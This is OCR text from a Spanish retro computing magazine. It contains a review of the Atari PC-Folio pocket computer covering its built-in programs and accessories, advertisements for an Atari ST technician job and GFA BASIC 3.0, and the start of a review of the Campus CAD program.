El solo hecho de abrirlo nos produce excitación, y pronto comprobamos que, como buen PC que es, aparece el característico prompt del MS-DOS (c›). Lo primero que realizamos, como no, es el típico reset de teclas [CONTROL] [ALT] [DEL] tras lo cual surge el ya conocido mensaje de introducción de fecha y hora del sistema. Los típicos comandos del PC de sobremesa DIR, TYPE, TIME, CLS... son ejecutados con la característica rapidez que proporciona tener el sistema operativo en ROM. Una tecla con el símbolo de ATARI destaca entre las demás. Nada más fácil que pulsarla en combinación de las teclas "A", "S", "D", "W", "D", "Z" o "C" para acceder a los programas residentes. Si pulsamos [CONTROL] con cualquier número, estamos utilizando las funciones (F1-F10), que despliegan diferentes menús (al igual que el conocido programa de PC FRAMEWORKS o el mismo entorno WINDOWS de los compatibles), con las opciones características de la aplicación en curso, como podría ser el "busca y sustituye" del procesador de textos o la elección del "formato numérico" de la hoja de cálculo.

pocket-PC
ATARI
folio
System 0.223
Programme
Klemmbrett sichern
Wiederherstellen
Sprache
Tastatur
347
An
An

PROGRAMAS

Respecto a los programas que incorpora, cabe destacar la facilidad que tenemos para trasladar bloques de información entre los mismos sin ningún tipo de problema.

Dichos programas son los siguientes:

-PROCESADOR DE TEXTOS: el programa de tratamiento de textos que incorpora el Folio posee las típicas opciones de los programas más conocidos. Puede manejar grupos de texto para posteriormente realizar montajes, o copiar cartas enteras y solo cambiar un nombre o párrafo fácilmente localizable con la orden busca y sustituye.

-HOJA DE CALCULO: es una completa aplicación compatible con la ya famosa LOTUS 1-2-3, lo cual significa que los datos no tendrán que sufrir laboriosas transformaciones (son cargados en su PC de sobremesa con la misma facilidad que cualquier otro fichero de esta famosa hoja de cálculo).

-AGENDA: para almacenar cientos de nombres y direcciones y organizarlos según le convenga (a modo de base de datos).

-DIARIO: en el cual podrá almacenar todos los compromisos que tenga en las décadas siguientes. Pueden introducirse las citas para cualquier día y hora, y hojearlas posteriormente en un momento dado de forma instantánea. Una alarma le avisará a la hora de una reunión o le alertará de que pronto tendra de echar más monedas en el parquímetro.

-CALCULADORA: donde podrá efectuar los típicos cálculos matemáticos de cualquier calculadora. Posee diferentes memorias, formatos numéricos, función de tanto por ciento...

ACCESORIOS

Además, junto al fantástico PC-Folio contamos con una serie de accesorios a elegir según las necesidades particulares de cada usuario:

*Cable inteligente: se utiliza para transpasar ficheros entre un PC de sobremesa y el PC-Folio. Es el único accesorio verdaderamente imprescindible para el traspaso de información entre las dos máquinas. Se compone de un cable con un conector de 60 pins en un extremo (Folio) y por el otro un conector tipo targeta de expansión que se acopla en uno de los slots vacios del PC de sobremesa.

*Cable paralelo: se utiliza para conectar cualquier impresora directamente con el PC-Folio. Se compone de un cable con un conector de 60 pins en un extremo (Folio) y en el otro un conector tipo D de 25 pins (conexión de paralelo de las impresoras).


*Cable serie: se utiliza para conectar el PC-Folio a cualquier periférico que disponga de una salida serie RS232C. Se compone de un cable con un conector de 60 pins en un extremo (Folio) y en el otro un conector tipo D de 9 pins (conexión serie de las impresoras).

*Unidad de targetas: se utiliza para que el PC de sobremesa pueda leer directamente las targetas de datos del PC-Folio (sin necesidad del cable inteligente). Se compone de una unidad de targetas que se conecta al PC de sobremesa mediante un conector tipo targeta de expansión que se acopla a uno de sus slots libres (como si fuese una unidad de disco flexible normal).

*Targetas de memoria RAM: se utiliza como forma opcional de traspasar los ficheros al PC de sobremesa a modo de los famosos discos flexibles (también son utilizables como expansión de memoria RAM). Son targetas tipo crédito de 32 Kb. (tipo A) o de 128 Kb. (tipo B). Pueden introducirse en el PC-Folio o en la unidad lectora de targetas del PC de sobremesa.

*Módulo de expansión: se utiliza como expansión de memoria del PC-Folio (256 Kb adicionales). El tipo A es un módulo que posee dos conectores de 60 pins (uno va a parar al folio y el otro queda libre y dispuesto para otros accesórios), y el tipo B posee además un conector de 32 patillas para las targetas de memoria.

TECNICO USUARIO DE ATARI ST



Buscamos técnicos
usuarios experimentados
en el manejo del ordenador
ATARI ST.
Condiciones a convenir
Empresa de Barcelona.
Interesados llamar
solicitando entrevista a Sra.
Mercedes.
Teléfono 425.20.07
(horario 10-13 y 17-19)

SOLO GFA SUPERA A GFA

GFA
BASIC
3.0

MAS POTENTE. ¡GFA 3.0, poseé más de 400 funciones! Opera sobre los octetos (rotaciones de bits, etc,) manejando la memoria totalmente, las rutinas GEM (AES, VDI, LINE A), y las entradas/salidas.

MAS CONFORTABLE. El editor ha sido rediseñado por completo: con nuevas utilidades (contador de lineas, marcas de edición), la memorización de los procedures (Folding), el acceso a los accesorios del desktop, y una multitud de funciones que os facilitaran vuestras programaciones más extensas.

MAS RAPIDO gracias a sus nuevas rutinas y a su programación estructurada. GFA 3.0 es claramente superior a la versión precedente.

SOFTWARE
CENTER

SOFTWARE CENTER, S.A.

c/ Tamarit, 115, 08015 BARCELONA, (93) 425 20 07

☐ Deseo recibir el GFA BASIC 3.0 contra-reembolso a un precio de 9.990 Ptas + gastos de envio.

NOMBRE ....

DIRECCION ....

CODIGO POSTAL ....

POBLACION ....

Campus CAD

Un CAD totalmente profesional que le va a sorprender muy gratamente. CAMPUS es un clasico en el ST.


Por Juan Soteras &
Miguel Angel Gómez

CAMPUS ha sido desarrollado en Alemania por Technobox Software. Su bajo precio y elevadas prestaciones lo convierten en una herramienta para el diseño en 2D verdaderamente competitiva, de comunicación directa con un gran número de plotters. Campus se compone de un manual bien confeccionado y en castellano, un disco de doble cara (no funciona en un 520 ST), y una protección por el port de Joystick o por cartucho ROM según la versión (en ningún momento debe extraerse la protección con el ordenador en marcha bajo riesgo de estropearlo; por supuesto, sin la protección el programa no funciona).Trabaja en alta resolución y es muy útil usar disco duro si se han de manejar ficheros muy grandes, pero en ningún momento es imprescindible. Eso sí, el plotter es virtualmente obligatorio si queremos que CAMPUS desarrolle sus posibilidades con una presentación totalmente profesional (aunque es posible utilizar impresoras matriciales o la laser de ATARI).

